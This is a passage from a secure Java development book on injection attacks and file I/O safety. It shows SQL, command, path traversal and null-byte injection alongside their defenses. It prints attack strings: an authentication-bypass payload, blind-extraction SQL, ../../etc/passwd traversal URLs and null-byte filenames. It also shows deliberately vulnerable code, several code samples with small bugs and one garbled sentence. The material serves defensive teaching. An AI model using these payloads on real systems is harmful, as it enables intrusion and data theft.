    " WHERE username = '" + request.getParameter("username") +  
    "' AND password = '" + request.getParameter("passwd") + "'";
```

Consider what would happen if the following malicious HTTP POST is received by the application server:

```
 POST /login HTTP/1.1  
Host: www.vulnerable.com  
  
username=fred&password=a' or 'a'%3d'a
```

The resolved structured query executed by the database will look like this:

```
 SELECT id, first_name, last_name, permissions  
      FROM user  
     WHERE username = 'fred'  
       AND password = 'a' or 'a'='a'
```

Any idea how this would impact the application logon? The result is a complete authentication bypass for the user fred by making his password irrelevant. By changing the username parameter, an attacker can log in as any user on the system and gain full privileges to all services and data available to that user.

What if that password is hashed? (Please note that proper password storage techniques are discussed in [Chapter 3](#).) In that case, your code might look like this:

```
 // CAUTION: Please do not use this code sample.  
// CAUTION: It's a VERY WEAK way to store a password!  
String hashedPassword = sha256(request.getParameter("password"));  
  
"SELECT id, first_name, last_name, permissions " +  
    " FROM user " +  
    " WHERE username = '" + request.getParameter("username") +  
    "' and password = '" + hashedPassword + "'";
```

An unsalted SHA-256 hash of the same attack string used in the previous example might look like this:

 075f6762743a6e4ad5d3af93f4c3d805f669b2cacedeafc71c02649e5dcc112d

making the ultimate query executed by the database look like this:

 SELECT id, first_name, last_name, permissions
FROM user
WHERE username = 'fred'
AND password =
'075f6762743a6e4ad5d3af93f4c3d805f669b2cacedeafc71c02649e5dcc112d'

So that is safe, right? By hashing the password, an attacker can no longer alter the structure of the SQL query, right? Wrong.

The `username` parameter is still directly concatenated, which makes the entire SQL statement vulnerable. Remember that if an attacker can insert SQL fragments anywhere into the query then the entire SQL statement is vulnerable. For instance, if an attacker sends the input `fred'--` (-- is a comment in SQL), the resulting statement executed is:

 SELECT id, first_name, last_name, permissions
FROM user
WHERE username = 'fred'--'
AND password =
'075f6762743a6e4ad5d3af93f4c3d805f669b2cacedeafc71c02649e5dcc112d'

Again, this would result in a complete bypass of the password-based authentication mechanism because the remainder of the query following `fred--` is considered a comment and not part of the query considered for execution. This also brings up an interesting point: Different databases have slightly different grammar and capabilities. Some injection attempts may only be successful against specific databases or even versions.

Other SQL Injection Examples

A variety of automated tools exist to facilitate data exfiltration of an entire database one character at a time by attackers. Even the most “minor” SQL injection vulnerabilities can lead to complete database theft or compromise.

Okay, you get it—SQL injection is dangerous! So how do you stop it? Following are a few suggestions to prevent or stop SQL injection attacks that are commonly cited but are *not proper defenses* against SQL injection! *Do not depend on these to stop SQL injection!*

- **Blacklist validation** This defense technique sets up rules to define SQL

injection attacks and then blocks that request. This is a very challenging and often fragile defense. If the blacklist validation rule is too strong, then good requests get blocked. If the blacklist validation rule is too loose, then real-world attacks get through.

- **Output encoding** This defense technique “escapes” input before dynamically adding that input to a dynamic query. Different kinds of encoding (done by the attacker on input) can bypass this defense and escape characters needed for proper SQL encoding can be changed on the database (and will be different for each database vendor).
- **Stored procedures** As we will demonstrate shortly, stored procedures alone are not enough to stop SQL injection. In fact, if built incorrectly, stored procedures themselves can be vulnerable to SQL injection.

The previously described methods are either too strict or too loose or can cause security vulnerabilities in and of themselves.¹ Blacklist filters are often put in place as temporary solutions where a more permanent protection would be more appropriate. Admittedly, blacklist filtering *in addition* to whitelist filtering can provide good intrusion detection.

You cannot simply blacklist the SQL quote character (') because in some cases you may need to accept that as valid input. Consider the last name “O’Leary,” for example, or perhaps a user’s name is actually “NULL.” These characters need to be stored unchanged in the database to be represented correctly when they are rendered in the user’s browser.

There are multiple defense methods to consider when designing secure web and web service applications to be resistant to SQL injection. The two primary methods are *query parameterization* and *input validation*. There are also mechanisms that can be put in place to reduce the impact of SQL injection in a vulnerable application. Some of these suggestions are just good design and good software security hygiene.

It is preferred to not alter untrusted input data directly but instead to prevent it from changing the behavior of the structured query as originally designed. In other words, even if the untrusted data contains reserved characters or words used by the database, they will be interpreted by the database as data and not as commands. This leads us into our next topic: parameterization. Let’s dig in!

Query Parameterization

Fortunately, Java already includes a built-in mechanism to prevent SQL injection: prepared statements. Prepared statements are Java's flavor of *query parameterization*, by far the most important software engineering technique in the battle to stop SQL injection. Query parameterization is a computer programming technique to build a *dynamic SQL statement* safely by “binding” untrusted data into placeholders within a query.

Because of the level of the risk posed by SQL injection, query parameterization is *the most important* technique a developer can use to build a secure website. Proper use of query parameterization to build dynamic database queries will protect you from SQL injection attacks.

Most developers are likely familiar with the use of prepared statements in Java because of the performance improvement they provide. The other benefit of prepared statements is that they effectively separate query *data* from query *structure* in SQL queries. Why do parameterized queries run faster? The query plan for parameterized queries is pre-generated in the database. Subsequent calls to the same query require little additional processing so queries run on the same connection will perform faster. So not only is this mechanism more secure, it also forces the developers to build better designed code, which is easier to maintain over time.

Following is our first example of “injection safe” database queries with query parameterization. In Java, query parameterization is provided via the `java.sql.PreparedStatement` class.²

```
String custname = request.getParameter("customerName");
String query =
    "SELECT profile_desc FROM users WHERE user_name = ?";
PreparedStatement pstmt = connection.prepareStatement( query );
pstmt.setString( 1, custname );
ResultSet results = pstmt.executeQuery( );
```

When you utilize the programming technique of query parameterization, it's actually the *database* that protects your application from injection. When you use the `PreparedStatement` class and similar constructs, the parameterized SQL (the portion of your query with your placeholder variables, not the untrusted data) is sent to the database, which causes the database to build a query execution plan for that query structure. This query execution plan is cached at the database level. The second part of your prepared statements, the binding of the untrusted data into the query, is then sent to the database in a second pass, to traverse the query plan and execute the query. Because the plan is “built” already, injection is impossible. Luckily, query parameterization in Java is one

of the easier secure coding techniques that you need to master. Also, not only does query parameterization protect against SQL injection, but it also increases the performance of repeated queries because your query execution plan is cached in the database! This makes query parameterization a security control with multiple benefits beyond security.

```
String untrustedEmployeeName=request.getParameter("user_name");
String sessionId=session.getAttribute("user_id");
if ((untrustedEmployeeName != null) && (sessionId != null)) {
PreparedStatement pstmt = con.prepareStatement(
    "UPDATE EMPLOYEES SET NAME = ? WHERE ID = ?");
pstmt.setString(1, untrustedEmployeeName);
pstmt.setString(2, sessionId);
}
```

In the UPDATE statement example in the preceding code, even though the userId is bound to the query as a string, the query is still fully immune to SQL injection! Also, even though the userId comes from a trusted source (the session), you still parameterize that variable into the query for completeness, performance, and auditability.

The best defense against SQL injection is query parameterization for all queries and the binding of all variables that need to be dynamically added to each query. When it comes to your application, *don't jeopardize, just parameterize!*

SQL Injection and Stored Procedures

Even stored procedures can be “injectable.” Database designers and developers must also use query parameterization and variable binding when developing stored procedures as well. This is no fault of the database vendor, and stored procedures can be abused or used insecurely. Fortunately, the technique of query parameterization is easy, more secure, and improves the performance of stored procedures because parameterized SQL is pre-compiled at the database.

The following is an example of a PL/SQL stored procedure that is vulnerable to SQL injection:

```

CREATE FUNCTION user_count_last_name (
    input_last_name IN VARCHAR2
) RETURN int AS
    total_users int;
    final_query constant varchar2(32767) :=
        'SELECT count(*) FROM users
         WHERE lastname= ''' || input_last_name || '''';
BEGIN
    EXECUTE IMMEDIATE final_query INTO total_users;
    RETURN total_users;
END;

```

Can you see the problem in the preceding stored procedure? The variable `input_last_name` is being dynamically added to the query with string building. The attacker can send in a query fragment such as `' or 1=1--` and exfiltrate the total number of users.

The count of users in the database is not that interesting in itself, but it does provide an attacker with a simple indicator for finding other more interesting or useful data. Sending an attack string like the following:

```
'xxxx' OR CASE WHEN SUBSTR(password, 1, 1) = 'a' AND ROWNUM = 1 --
```

would cause the query executed to become:

```

SELECT count(*)
FROM users
WHERE lastname= 'xxxx'
OR CASE WHEN SUBSTR(password, 1, 1) = 'a' AND ROWNUM = 1 --

```

It is not very likely that there is a `lastname` like `'xxxx'` in the database so that part of the `WHERE` clause will evaluate to FALSE. But if the first character of the first user's (hopefully hashed) password is a, this statement will return 1. If it returns 0, then the attacker knows the first character is not a. By rapidly iterating through the alphabet at each position in the password column, an automated tool such as SQLMap³ can retrieve the contents of an entire database, one character at a time!

The solution for securing the previously described stored procedure so that it is immune to SQL injection is straightforward. The developer simply needs to replace the concatenated SQL statement with the version of query parameterization that is available in the database's own stored procedure language (highlighted in **bold**):

```
 CREATE FUNCTION user_count_last_name (
    input_last_name IN VARCHAR2
) RETURN int AS
    total_users int;
    final_query constant varchar2(32767) :=
        'SELECT count(*) FROM users WHERE lastname= :input';
BEGIN
    EXECUTE IMMEDIATE final_query INTO total_users USING input_last_name;
    RETURN total_users;
END;
```

As you can see, building injection-resistant stored procedures is not challenging. In fact, it's one of the easiest secure coding techniques to master.

Defense in Depth

Query parameterization is the most powerful technique available, in any web language, to completely stop SQL injection—*forever*. So is any other defense necessary? Other defenses such as input validation, properly designed stored procedures, and limiting the privileges of the user account your application uses to connect to the database are all good mechanisms to lower the overall risk to your application.

There are situations where query parameterization is not possible in code. These exceptions are rare but do come up in legacy code. For example, table names and column names are not parameterizable for some database vendors. Although this situation leads one to ask, “Why is untrusted data driving a column name or table name?” they are often used by developers to create reports that include only certain columns or allow end users to specify custom sort options. This anti-pattern is called *Insecure Direct Object Reference*⁴ and it is the OWASP Top Ten 2013 risk #4, When it is necessary to rapidly fix these types of vulnerabilities in legacy code, and query parameterization is not possible, techniques such as input validation are acceptable alternatives.

Following is an example of injectable code allowing an attacker to specify the column name in a query. In addition to injection, the example exposes the inner structure of your database and application. Suppose we had a URL like this:

```
 http://www.site.com/productReport?orderby=price
```

The URL parameter `orderby` corresponds to a database column name dynamically added to an SQL statement and used to order data. The *very* vulnerable code may look like this:

```
String orderBy = request.getParameter("orderby");
String dangerousQuery =
    " SELECT name, type, size, num_sold, price " +
    " FROM products ORDER BY " + orderBy;
```

Keep in mind that the parameter name `orderby` makes it easy for the attacker to guess how the submitted information is used in the application query.

Because query parameterization is not possible on column names, the developer must instead carefully validate the `orderby` input against a list of acceptable values:

```
private static final HashMap<String, String> sortClauses =
    new HashMap<String, String>();
static {
    sortClauses.put("default", "name ASC");
    sortClauses.put("n", "name ASC");
    sortClauses.put("t", "type ASC");
    sortClauses.put("s", "size ASC");
    sortClauses.put("num", "num_sold DESC");
    sortClauses.put("p", "price DESC");
}

String sortId= request.getParameter("sortId");
String orderByClause = sortClauses.get( sortId );
if (Utils.isEmpty(orderByClause)) orderByClause =
    sortClauses.get("default");

String saferQuery= "SELECT name, type, size, num_sold, price " +
    " FROM products ORDER BY " + orderByClause;
```

Indeed, there are many defensive measures protecting your web application from SQL injection. However, it is essential to remember that the key technique every developer needs to know is query parameterization. That's because when you use it to build queries on a website you will *never* have an SQL injection attack on that site. Furthermore, query parameterization is very simple to perform and is a necessity for securing against SQL injection.

Input Validation and Type Safety

Here are a few additional defenses to consider when building safe and effective database interaction.

- **Verify the number of results** It is often prudent to verify that the number

of returned results is within a legal range. If you are expecting one or zero results but receive more than one, the request may very well include an attack or at least some kind of design flaw.

- **Type safely** If you are pulling out numbers or dates from a SELECT statement, force that output into a formal data type. This can help protect against tools that use multiple queries to exfiltrate data one character at a time.
- **Parameterize every variable** Ensure that even non-injectable variables such as numerics are parameterized for performance and auditability (all variables should be parameterized in SQL code, check!).

DAO Pattern and Access Control Considerations

One of the most common object-oriented design patterns is called the DAO (Data Access Object) pattern. The DAO pattern is useful for the representation and management of application data as application objects. The DAO pattern typically provides the Create, Read, Update, and Delete (CRUD) methods, thus insulating applications from the details required to retrieve the database information. When building using a DAO layer, it is important to ensure that it uses parameterization techniques to keep the application completely injection safe. An easy way to determine if a DAO class is injectable is to look for any DAO API accepting unparameterized query fragments such as table names or column names as parameters. If so, your API is potentially vulnerable to SQL injection. Security concerns aside, passing query fragments to DAO APIs violates the intended purpose of the DAO pattern, which is database neutrality. Other considerations when designing DAO APIs include integrating some minimal input validation to ensure that data is consistent with business requirements and adding identity and access control at the DAO layer. This will ensure that even novice programmers using your DAO API will do so safely.

For example, many DAO layers have an interface that is similar to the following simplistic example:

```
public interface UserDAO {  
    public List<User> getAllUsers();  
    public User getUser(int userNum);  
    public void updateUser(User user);  
    public void deleteUser(User user);  
}
```

Please note that this DAO example must include parameterization of all untrusted input! The userNum, as well as any data used in the getUser and updateUser functions, must be parameterized so that no matter what input is sent into this DAO layer, the underlying queries are fully immune to SQL injection. But please note that an entity that has access to this DAO layer can retrieve all users, update any user, and delete any user. We suggest adding security controls directly to the DAO layer instead of providing that defense “upstream.” A “secured” DAO layer may look like the following:

```
public interface UserDAO {  
    public List<User> getAllUsers(Entity requestor)  
        throws AccessControlException, AuthenticationException;  
    public User getUser(Entity requestor, int userNum)  
        throws AccessControlException, AuthenticationException;  
    public void updateUser(Entity requestor, User user)  
        throws AccessControlException, AuthenticationException,  
            ValidationException;  
    public void deleteUser(Entity requestor, User user)  
        throws AccessControlException, AuthenticationException,  
            ValidationException;  
}
```

SQL Injection and Object Relational Mapping

Even object relational mapping mechanisms such as Hibernate, Castor, or Java’s native JDO are injectable. Consider the following simple Hibernate example showing an object query that is injectable:

```
String productName = request.getParameter("product_name");  
  
Query hibernateQuery = session.createQuery(  
    "from Products as products where product.name = '" +  
    productName + "'");  
List queryResults = hqlQuery.list();
```

Make no mistake OQL injection is often much more difficult to exploit than

While no instance, HQL injection is often much more difficult to exploit than normal SQL injection, but the risk is real. Here is an example of an HQL query that is safe from injection:

```
String productName = request.getParameter("product_name");

Query hibernateQuery = session.createQuery(
    "from Products as products where product.name = :prodname");
List queryResults =
    hqlQuery.setString("prodname", productName).list();
```

Reducing the Impact of SQL Injection

There are several configuration measures that can be taken to reduce the impact of SQL injection. If your application is built entirely with parameterized queries, your risk of SQL injection is removed. However, a multilayered defense strategy is crucial when it comes to the construction of secure applications. The defenses described in the sections that follow will ensure that even if SQL injection somehow slips through your review processes, the damage done to your organization will be contained.

Database Permissions

Imagine a Java-based marketing web application that is backed by a database-driven content management system. The data within this web application may be public data that is not considered sensitive to the business. An SQL injection vulnerability in such an application may be deemed to be low impact. Indeed, security is often overlooked for such sites.

However, sometimes it is difficult for IT operations staff to understand all the database permissions and requirements for every application. To reduce operational impacts of a permission failure they sometimes take shortcuts such as using the database Administrator account as the application's account. Because the Administrator account has privilege to the entire database, the application is not likely to encounter surprise problems with permissions at runtime. The problem with such shortcuts is that Administrative accounts may have access to database schemas of other applications than the marketing web application. Unfortunately, providing an account with too much privilege is not typically discovered during functional quality testing. However, in such a scenario, attackers could use an SQL injection vulnerability to extract data from different database schemas and different applications. In some cases, an attacker can use SQL injection to open an operating system command shell and execute

operating system commands on the database server!⁵

The solution is to configure your database connection pool user or standard database user to follow the POLP or POLA principle: *principle of least privilege* or *principle of least authority*. Applying the principle to the previous example, operations staff should have confirmed the proper access requirements with the developers and created a new database user with the *least access possible* to still achieve the desired functionality of the application. For example, the web application might only need to SELECT data from certain tables and not actually need the ability to UPDATE anything. The web application almost certainly does not need the ability to CREATE or DROP tables, create stored procedures, or install additional procedural languages, especially for databases or schemas outside the application itself.

Verification of Number of Results

Verifying the number of results of a database query can help to protect your application. If you are expecting a query to return only one result and it returns multiple results, this might indicate an attack against your application. As a defense-in-depth mechanism, consider checking the number of rows returned or affected by a query and either returning an error message or rolling back the transaction if unexpected results occur. The JDBC4ResultSet class from Java 6 and greater has a method called getUpdateCount that returns the number of the lines affected by an SQL statement, making this check easy. This method works for SELECT as well as UPDATE or INSERT statements. The following example shows how to use this technique:

```
PreparedStatement ps = con.prepareStatement(
    "SELECT * FROM users WHERE username=? AND passwordhash=?");
ps.setString(1, usernameInput);
ps.setString(1, hashedPassword);
JDBC4ResultSet rs = (JDBC4ResultSet)ps.executeQuery();
int rowNumber = rs.getUpdateCount(); //works for select as well
if (rowNumber > 1) {
    throw SecurityException();
}
```

With all of these ideas in mind, starting with query parameterization, you should have a complete and robust strategy to never have to deal with SQL injection damaging your applications ever again. Instead of “game over,” proper design and secure coding will allow you to truly be agile when building software in today’s dangerous threatscape. Game on!

Other Forms of Injection

There are many forms of injection beyond SQL injection. All forms of injection are born from the same anti-pattern of mixing untrusted data and string-based commands. As the 90s wonderband The Offspring said in their song “Come Out and Play,” “You gotta keep ‘em separated.” These folks were obviously singing about secure software and how to defend against injection attacks. Who would have thought we would find such wisdom in a 90s rock band?

XML and JSON-Based Injection

Frequently, XML/JSON parsing occurs at multiple tiers within a web or web service application. A variety of technologies may consume or deliver XML/JSON. And it’s possible that both delivered and received XML/JSON may in part contain untrusted data. This can lead to server-side XML injection, or browser-based cross-site scripting from untrusted JSON.

XML/JSON needs to be sanitized or parsed with safe parsers in a variety of locations within a web application:

1. When the browser is parsing untrusted JSON, a safe parser should be used in JavaScript, such as `JSON.parse`.
2. When web services receive untrusted XML, an XML schema should be applied to ensure proper XML structure. The XML Schema Definition (XSD) allows you to specify a very granular definition of what elements, attributes, and data types can be contained within an XML document.
3. When untrusted XML/JSON is submitted to a user or another service (untrusted XML/JSON leaves a web service in some way), that output needs to be in the proper format. Validation, encoding, and outbound sanitization are necessary.
4. When XML query language (XPath, XQuery) requests are intermixed with untrusted data, query parameterization or encoding is necessary.

The same moral of secure coding holds true. Any time you are assembling some kind of text-based command (OS, SQL, XML, and so on) that is mixed with user or untrusted data, a similar special defense is needed to avoid injection or similar attacks.

Command Injection

On occasion, Java-based web and web service applications need to directly leverage commands on the server's operating system from application code. Although this can be a very dangerous endeavor, it does occur, and direct operating system calls need to be made safe to accomplish important business tasks.

For example, we were once tasked with building a high-performance image manipulation web application. This application not only needed to achieve great scale, but also had to be able to manipulate large images in a very short amount of time. Even on incredibly powerful hardware, Java's 2D imaging API was rather slow in processing even modestly sized images. Our answer was to call the open source ImageMagick image manipulation library directly from the operating system.

```
 // This is without a doubt, a very dangerous function from a
// security perspective. Tries to exec the OS level ImageMagick
// command, and then waits for it to finish.
// Logs errors if exit status is nonzero
// Returns true if exit status is 0 (success).
private final boolean execImageMagickCommand(String[] command) {
    log.debug(command[0] + " called via execImageMagickCommand");
    Process proc;
    try {
        log.debug("Trying to execute command " +
                  Arrays.asList(command));
        proc = Runtime.getRuntime().exec(command);
    } catch (IOException e) {
        log.debug("IOException while executing " + command);
        return false;
    }
    //timing code removed for brevity
    return (exitStatus == 0);
}
```

The function that calls this constructs the ImageMagick command by (you guessed it) concatenation:

```

// Uses a Runtime.exec() to use imagemagick to perform the given
// conversion operation. Returns true on success, false on
// failure. Does not check if either file exists.
// @param fileIn source image filepath
// @param fileOut converted image
// @param width image width
// @param height image height
private boolean convert(
    String fileIn, String fileOut, int width, int height) {
String subFrame = "";
String extension = fileIn.substring(fileIn.lastIndexOf("."));
//ai and gif both only need look at first layer
if (".ai".equalsIgnoreCase(extension) ||
    ".gif".equalsIgnoreCase(extension)) {
    subFrame = "[0]";
}
// if we are using subframes format like: filename[0]
if (!"".equals(subFrame)) {
    fileIn = fileIn + subFrame;
}

boolean isPDF = false;
if (".pdf".equalsIgnoreCase(extension)) {
    isPDF = true;
}

// build the actual system command
ArrayList command = new ArrayList(9);

command.add(CONVERT_PROG);
if (!isPDF) command.add(fileIn);
    command.add("-flatten");
    command.add("-colorspace");
    command.add("rgb");
    command.add("-resize");
    command.add(width + "x" + height + ">");
if (isPDF) command.add(fileIn);
command.add(fileOut);

//execute the ImageMagick system command
String[] finalCommand =
    (String[]) command.toArray(new String[1]);
return execImageMagickCommand(finalCommand);
}

```

If any of the parameters to the convert method had been tainted, this could have resulted in rogue system commands being executed directly on the

operating system. Our solution at the time was to apply rigorous input validation to the inputs, but it is amazing that nothing ever slipped past us. This may be a testament to the fact that our system was not widely used and did not become a huge hit like Flickr, despite having similar functionality. Regardless, we were lucky, not smart, in this case.

Dangerous Characters in Input

Any type of string-based command interpreter can be injected upon. LDAP, operating systems, file I/O HTML, XML or JSON parsers, database queries, and more can all be injected upon when trusted data is mixed with untrusted data. It is unfortunately very common for developers to face forms of injection that do not have good APIs to help defend against. In these situations, the developer must understand the specifications of the software she plans to use and escape untrusted input for any characters reserved by the specification. So, for example, in LDAP, characters such as *, <, >, /, and so on are all considered “code” and not “user data” when interpreted by the LDAP parser. Proper escaping and input validation is essential to ensure the system does not get untrusted user data confused with reserved characters.

For command injection, proper defense depends upon the operating system. However, characters such as CRLF, CR, LF, null, ;, and so on can cause harm in the context of command injection, as previously discussed.

Another example is the Java null byte injection vulnerability. Java had a nasty bug for a while that enabled the user to pass in a <null> byte to terminate a string, which produced interesting results.⁶ The following null byte attack is used to bypass protection that limits user input to HTML files by checking that the file extension matches “.html.” However, the null byte injection attack that follows allows the attacker to steal other sensitive data.

```
/* Imagine you are a web application and you are receiving this
 * input from your web server, ouch. If you check the file name
 * ends in .html you might make the assumption it's an html
 * document being accessed. Instead, this will dump the
 * /etc/passwd file!
 */

String txt = Start.readFile("/etc/passwd\0.html");
```

This vulnerability has been fixed for some time, and of course you keep your JVMs updated for all of your Java applications, right?

Remediation Checklist

To prevent SQL injection, use the following techniques:

- Use query parameterization for all queries and all variables (*most important*).
- When query parameterization is not possible, employ whitelist input validation.
- Limit database connection access (Principle of Least Privilege).
- Manually escape all inputs (*last resort*).

Summary

As you can see, injection is one of the most dangerous risks that your applications must contend with. Any time you are building a string-based command that includes untrusted input, injection is possible. When considering the various types of injection, SQL injection is perhaps the most common and dangerous. The varied techniques of input validation, query parameterization, limiting database permissions, and, as a last resort, escaping individual variables will lead you toward building injection-resistant applications.



¹ <http://lists.grok.org.uk/pipermail/full-disclosure/2011-August/082164.html>

² Query parameterization is available in almost every web-centric programming language.
https://www.owasp.org/index.php/Query_Parameterization_Cheat_Sheet

³ <http://sqlmap.org/>

⁴ https://www.owasp.org/index.php/Top_10_2013-A4-Insecure_Direct_Object_References

⁵ http://www.red-database-security.com/whitepaper/oracle_sql_injection_web.html

⁶ Java Null Byte Injections, December 2007, Arshan Dabiriaghi <http://i8jesus.com/?p=9>



CHAPTER

8

Safe File Upload and File I/O

File input and output (I/O) refers to the process of reading, writing, or otherwise managing files during operation of your web application. All file I/O requires special security handling precautions for safe use. In this chapter, we describe various techniques you can apply to your own applications to reduce the risk of exploitation.

Anti-Patterns and Design Flaws

Handling files in your application can open you up to a number of vulnerabilities that are not encountered when displaying data from other sources. Following are several design flaws that should be avoided in order to securely handle files.

Design Flaw 1: File Path Injection

In this section, we discuss the classic security design flaw of *file path injection*, otherwise known as *path traversal*. The goal of a path traversal attack is to gain access to resources that should otherwise not be accessible. The classic definition involves reading resources that are outside of the web application folder, but as we will demonstrate, it can actually be equally dangerous to read or write files inside or outside of the web application folder.

The key indicator of a file path injection vulnerability is an application that accepts `..` as part of a URL or filename parameter. For example, suppose you have a servlet that lets users download a file. It takes a filename as a parameter and then streams the file to the user like so:

```
http://www.awesomefileupload.com/downloadFile?  
filename=path/to/my_vacation_photos.zip
```

What might happen if an attacker instead substitutes his or her own string instead of a path to a legitimate file?

```
http://www.awesomefileupload.com/downloadFile?  
filename=path/to/../../../../etc/passwd
```

If you have not properly validated the filename, the attacker might end up with a response like this:

```
HTTP/1.1 200 OK  
Server: Apache-Coyote/1.1  
Content-Type: text/html  
Content-Length: 1252  
Date: Tue, 10 Mar 2014 15:07:03 GMT  
  
root:x:0:0:root:/bin/bash  
bin:x:1:1:bin:/bin:/sbin/nologin  
daemon:x:2:2:daemon:/sbin:/sbin/nologin  
adm:x:3:4:adm:/var/adm:/sbin/nologin  
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin  
sync:x:5:0:sync:/sbin:/bin/sync  
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown  
[etc]
```

If your web server is running as the root user, there is almost no limit to what data could be exfiltrated from your server. The `etcshadow` file containing your server's password hashes, a `context.xml` file containing credentials to your database, or the Java keystore file with your SSL private key are just some of the things that attackers would love to get their hands on.

The key to defending against file path injection is to first properly canonicalize, and then validate, any given file path:

```
 File file = new File(input);
String canonicalPath = file.getCanonicalPath(); //canonicalize

//validate
if (!canonicalPath.startsWith("/my/allowed/path")) {
    //reject the input
}
```

Design Flaw 2: Null Byte Injection

Null byte injection occurs when untrusted data somehow taints a file I/O operation, allowing the attacker to bypass input validation of a filename. Many Java operations are actually wrappers around native C++ functions. C++ interprets the null byte as a control character that means "stop processing this string." So, when out-of-date versions of the Java Runtime Environment receive a null byte (%00) as part of a file path operation, validation can fail:

```
 // Assume
// request.getParameter('filename').equals("../etc/passwd%00.jpg")
String xmlFileName = request.getParameter("filename");
if (fileName.endsWith(".xml")) {
    File xmlFile = new File(fileName);
    //stream file to user
    streamFile(xmlFile);
}
```

If you are using a version of Java that is vulnerable to null byte injection, the following attack could bypass the preceding code:

<http://www.site.com/files?filename=../../../../etc/passwd%00profile.jpg>

The call to the `String.endsWith()` function succeeds because `endsWith` begins checking for a match at the fourth-to-last character in the input string, and returns true without ever hitting the null byte. However, `new File()` processes

the input string from the beginning, but ends at the null byte, leaving just the path to the `/etc/passwd` file!

Luckily, this vulnerability was fixed in Java SE 7 Update 40 and Java SE 8 family by explicitly checking for the presence of a null byte in many file operations.¹ Technically, passing `null` in the file spec is allowed by specification. Not all versions of Java may be patched. No Java specifications were changed, only Oracle's implementation. The following code sample is a portion of the JRE patch that fixed this issue:

```
final boolean isValid() {
    if (status == null) {
        status = (this.path.indexOf('\u0000') < 0) ?
            PathStatus.CHECKED : PathStatus.INVALID;
    }
    return status == PathStatus.INVALID;
}
```

Although the need to protect against null byte injection no longer exists in updated JVMs, detecting and defending against null bytes in input is still an important aspect of a strong defense-in-depth. It is also interesting as a form of intrusion detection because many scanners will attempt null byte attacks.

Design Flaw 3: Not Properly Closing Resources

It is important to properly close file handles to prevent a denial of service (DoS). Early in our careers, we created a file sharing intranet site for a single division of a large company. Little did we know how popular it would become and before long it was in use by over 20,000 global users at all hours of the day and night! Everything seemed to work fine, but every so often the site would simply hang and need to be restarted (usually in the middle of the night). After some investigation, we found that file handles were not being properly closed by the application. After a while the application would simply run out of file handles and hang. Here is an example of how *not* to do it:

```
//save a file to the filesystem
//WARNING: Dangerous code!
try {
    fileIn = getUploadInputStream();
    fileOut = new FileOutputStream(validatedFilePath);

    byte[] buffer = new byte[bufferSize];
    int byteCount = 0;
    while ((byteCount = input.read(buffer)) >= 0) {
        //what happens if an exception happens here?
        output.write(buffer, 0, byteCount);
    }

    //close output streams to release memory resources!
    fileIn.close();
    fileOut.close();
} catch (IOException ioe) {
    //handle the exception somehow
}
```

The problem is that file I/O operations can throw lots of exceptions. If an exception had occurred anywhere in that method it would have short-circuited the calls to close the streams. In our case, the file handles were not being closed purely accidentally. Now imagine what would happen if an attacker found a way to *deliberately* cause file I/O errors? They could take your site offline with a minimum of effort expended.

In order to fix this issue, you need to make sure that you close any open resources in a `finally` block to ensure that those calls get executed regardless of the outcome of the `try`. Our example code then becomes:

```
//declare the streams outside of the try block to
//ensure they will be available in the finally block
InputStream fileIn;
OutputStream fileOut;
try {
    fileIn = getUploadInputStream();
    fileOut = new FileOutputStream(validatedFilePath);

    byte[] buffer = new byte[bufferSize];
    int byteCount = 0;
    while ((byteCount = input.read(buffer)) >= 0) {
        //what happens if an exception happens here?
        output.write(buffer, 0, byteCount);
    }
} catch (IOException ioe) {
    //handle the exception somehow
} finally {
    //close output streams to release memory resources!
    fileIn.close();
    fileOut.close();
}
```

Another problem is that even `close()` itself can throw exceptions! So if `fileIn.close()` fails, `fileOut.close()` would never get called. In order to fix this, you need to wrap each call to `close` in a method to catch its own exception:

```
public static void closeStream(Closeable s) {
    try {
        if (s != null) s.close();
    } catch (IOException ioe) {
        //handle the exception - log, flag for admin review, etc
    }
}
```

Fortunately, the Java powers-that-be recognized that this construct was clumsy at best and in Java 7 introduced the `try-with-resources` statement. Now you can declare resources that need to be closed at the end of the `try` block and they will be closed for you automatically, regardless of the outcome:

```
try {
    InputStream fileIn = getUploadInputStream(); //the resources
    OutputStream fileOut = new
    FileOutputStream(validatedFilePath);
}
{
    byte[] buffer = new byte[bufferSize];
    int byteCount = 0;

    while ((byteCount = input.read(buffer)) >= 0) {
        output.write(buffer, 0, byteCount);
    }
} catch (IOException ioe) {
    //handle the exception somehow
}
```

If your project is taking advantage of all of the features of Java 7, then by all means you should be using the try-with-resources statement. If backward compatibility to earlier versions of the Java language is an issue, then be sure to close all of your streams in a finally block, using a separate method to catch any exceptions that might be thrown by the call to close().

File I/O Summary

File operations are incredibly sensitive. It's important to avoid using user-driven or otherwise untrusted data to build dynamic file paths for file I/O operations. Make sure all individual URL paths have proper access controls in place.

File Upload Security

Open source libraries such as Apache Commons FileUpload² are used server side to process the multipart form submissions that are the heart of a file upload mechanism. Building a secure file upload mechanism requires several layers of defense. The application code, the database, and the filesystem all need various performance, storage, and security design considerations. You need to validate that the filename is safe, use object reference maps to save the file safely on your web server, verify that the content of the file upload is safe, and manage quota! Building a secure file upload mechanism for your web application can be a daunting task.

Patterns of Attack

File upload features can be abused by attackers in a wide variety of ways. The following sections cover several ways attackers can abuse file upload features on your website.

Attack 1: Upload of Dangerous Content

Any time you allow your users to upload files into your system, you open yourself to attack. You have to assume that sooner or later some type of dangerous file will get uploaded to your server, either because of a malicious attacker, or a virus, or other malware on a legitimate user's system. The following are just some types of dangerous files that could be uploaded:

- Viruses and other malware that could infect your users.
- HTML files containing XSS or CSRF attacks.
- Executable code, such as a JSP file or WAR file.
- Even a PHP or ASP file could be dangerous in environments where multiple technologies are in use.

Validating File Extensions

Your first step should be to perform whitelist-based input validation to ensure that only certain file extensions are allowed. Once you have determined the file extension, you can then take additional actions to either accept, reject, or validate the file contents, as shown in [Table 8-1](#). Files with .htm or .html extensions will most likely be automatically rendered by your browser when you try to download them. Any JavaScript contained in these files will run in the same domain as the site itself, completely circumventing the browser's Same Origin Policy, giving an attacker a perfect vector for stored XSS. Likewise, CSS in these files can override your own site's styles and be a means for defacement of your site. Extensions such as .jsp, .jspx, or .war indicate files that the server will attempt to execute directly. These should be explicitly banned, and any attempt to upload one should result in an alert being logged for auditing by your security department.

File Extension	Action
.htm, .html	Reject. HTML files can contain JavaScript or dangerous markup.
.js	Reject. Do you really want to allow users to directly upload JavaScript?
.jsp, .jspx	Reject. Any Java code contained in these files will be executed.
